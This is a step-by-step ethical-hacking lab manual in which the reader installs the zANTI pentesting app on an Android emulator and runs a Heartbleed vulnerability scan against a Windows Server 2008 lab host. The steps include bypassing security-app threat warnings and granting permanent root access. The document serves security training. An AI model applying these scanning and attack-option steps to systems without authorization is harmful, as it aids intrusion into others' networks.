SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs). Data flowing through the channel is encrypted and is difficult to decode.

## Lab Tasks

### TASK 1

#### Stop IIS Service and World Wide Web Publishing Service

Note: Before running this lab, log in to **Windows Server 2008** and ensure that you stop IIS admin service and World Wide Web Publishing Service (if you have the service installed on the machine.). To stop the service, go to **Start** → **Administrative Tools** → **Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**. Also ensure that you stop Internet Information Services (IIS) Manager and Internet Information Services (IIS) 6.0 Manager. To stop Internet Information Services (IIS) Manager, go to **Start** → **Administrative Tools** → **Internet Information Services (IIS) Manager**, right-click on the server name in the left pane and click **Stop** to stop the manager. To stop Internet Information Services (IIS) 6.0 Manager, go to **Start** → **Administrative Tools** → **Internet Information Services (IIS) 6.0 Manager**, right-click on the server name in the left pane, and click **Disconnect** to disconnect the manager.

Make sure that you delete all the cookies in the browser in which you will be hosting **ownCloud** and make sure that WAMPServer is kept online throughout this lab.

1. In **Windows Server 2008**, click **Start** button at the lower-left corner of the screen, and then click **start WAMPServer** to launch WAMPServer.

**TASK 2****Launch Apps**

Uncover authentication, backdoor, and brute-force attacks, DNS and protocol-specific attacks and rogue access points using a comprehensive range of full customizable network reconnaissance tools.

2. Launch the **Android** machine from **Hyper-V Manager**, and wait until it boots. Then click Menu icon, as shown in the figure, to view installed apps.




FIGURE 4.1: Android Emulator main Screen

3. Now, click **ES File Explorer** app from apps menu to access the shared folder from Windows Server 2012

Highlight security gaps in your existing network and mobile defenses and report the results with advanced cloud-based reporting through xConsole.



FIGURE 4.2: Android Emulator Apps Screen

4. The ES File Explorer window appears; in the left pane, click **Network** node, and click **LAN** in the menu.




FIGURE 4.3: ES File Explorer Main Window

5. In the **LAN** window, click **New** option to connect the shared folder.




FIGURE 4.4: ES File Explorer LAN Configuration

**zANTI** still comes with a token type credit system that allows you to access the more advanced features, but you can still see the power of **zANTI** with the free version. They also maintain a zScore system of points.

**zANTI** produces an Automated Network Map that highlights every vulnerability of a given target.

6. Server pop-up appears, type Windows Server 2012 IP address in **Server** field and enter Windows Server 2012 credentials in the **Username** and **Password** fields, and click **OK** to continue.
7. In this lab, the IP address of the Windows Server 2012 is 10.0.0.5, which may differ in your lab environment.



FIGURE 4.5: ES File Explorer Server pop-up

8. The **Windows Server 2012** machine will connect, as shown in the screenshot.
9. Click the computer icon to view the shared folders.




FIGURE 4.6: ES File Explorer show Windows Server 2012 Machine

10. Now, it will show you all shared folders on Windows Server 2012, click the **CEH-Tools** shared folder.




FIGURE 4.7: ES File Explorer Share CEH-Tools folder

**zAnti** still comes with a token type credit system that allows you to access the more advanced features, but you can still see the power of **zAnti** with the free version. They also maintain a zScore system of points.




FIGURE 4.8: ES File Explorer Shared CEH-Tools

12. Click the **Mobile Pentesting Toolkit** folder.




FIGURE 4.9: ES File Explorer Shared Mobile Platforms Tools

**TASK 4**

**Install zANTI**



FIGURE 4.10: zANTI.apk file

14. If the properties pop-up appears, click **Install** to continue.




FIGURE 4.11: zANTI.apk Properties

15. The Select pop-up will ask you to choose an installer package; choose **Package Installer**.



FIGURE 4.12: Choosing Installer

16. If an Android device any **Mobile Security** app is installed, the prompt **Threat Detected** displays; click **Continue**.




FIGURE 4.13: Threat Detected pop-up

17. The prompt **Do you want to install this application** appears; click **Next** to continue.




FIGURE 4.14: zANTI Installation-1

18. When the **Device Access** screen appears, click **Install**.




FIGURE 4.15: zANTI Installation-2

19. zANTI will start the Installation process, as shown in the screenshot.



FIGURE 4.16: zANTI Installation Process

20. If the Threat detected pop-up appears, click Cancel to continue.




FIGURE 4.17: Threat Detected pop-up

21. Once the app is installed successfully, click Open.




FIGURE 4.18: zANTI Successfully Installed

22. To run zANTI, the Android device requires Superuser access. If the **Superuser Request** pop-up appears, choose **Remember choice forever**, and click **Allow**.




FIGURE 4.19: Superuser Request pop-up

23. If the **Threat** pop-up appears, click **Allow** to continue.



FIGURE 4.20: Threat Pop-up

24. The zANTI main screen appears in the Play Store, as shown in the screenshot, with a registered email ID.

25. Now, check **I accept Zimperium's EULA** and uncheck **Join Zimperium's Security Feed**; then click **Start Now**.



FIGURE 4.21: zANTI EULA Screen

26. The **Join the zNetwork** screen appears; click **Skip**.



FIGURE 4.22: Join the zNetwork Screen

27. zANTI will start communicating with its servers to register. Wait until it finishes this process.




FIGURE 4.23: Contacting Zimperium Servers Screens

28. The zANTI main screen appears; click **SKIP** in the upper-right corner of the window.




FIGURE 4.24: Map Your Network

29. Check **I am fully authorized to perform penetration testing** on the network check box, and click **Next**.




FIGURE 4.25: Enabling zANTI

30. Click **Clock** in the right side of the screen to configure zANTI.



FIGURE 4.26: Configuring zANTI

31. Devices found on your network screen appears click + icon from right hand side screen to add or configure.
32. By default, it will displays IP addresses of Zimperium and scanme.nmap.org.




FIGURE 4.27: Adding a New Target

33. Once you click on + icon **Add host to Foreign** pop-up appears, type the IP address of the Windows Server 2008 machine in the field, and click **OK**.

Note: The IP address shown in this lab may differ in your lab environment.




FIGURE 4.28: Add host to Foreign

34. Once the host is added in the **Devices found on your network** history, click on the added **host IP address** to proceed to the next step.




FIGURE 4.29: Added new host

35. The **zANTI target @ Added IP address of the machine** screen appears.  
36. Now, perform the **Heartbleed** vulnerability scan on the target machine (i.e., Windows Server 2008).  
37. To perform this scan, click **Heartbleed** (under **Attack Options**), as shown below.



FIGURE 4.30: Attack Options-Heartbleed

38. zANTI scans the target at the provided IP address, the results of which are shown in the screenshot.

FIGURE 4.31: zANTI shows the Vulnerability Scan Result

39. Similarly, you can perform other vulnerability scans using the **Attack options**.

## Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

<b>Internet Connection Required</b>	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
<b>Platform Supported</b>	
<input checked="" type="checkbox"/> Classroom	<input type="checkbox"/> iLabs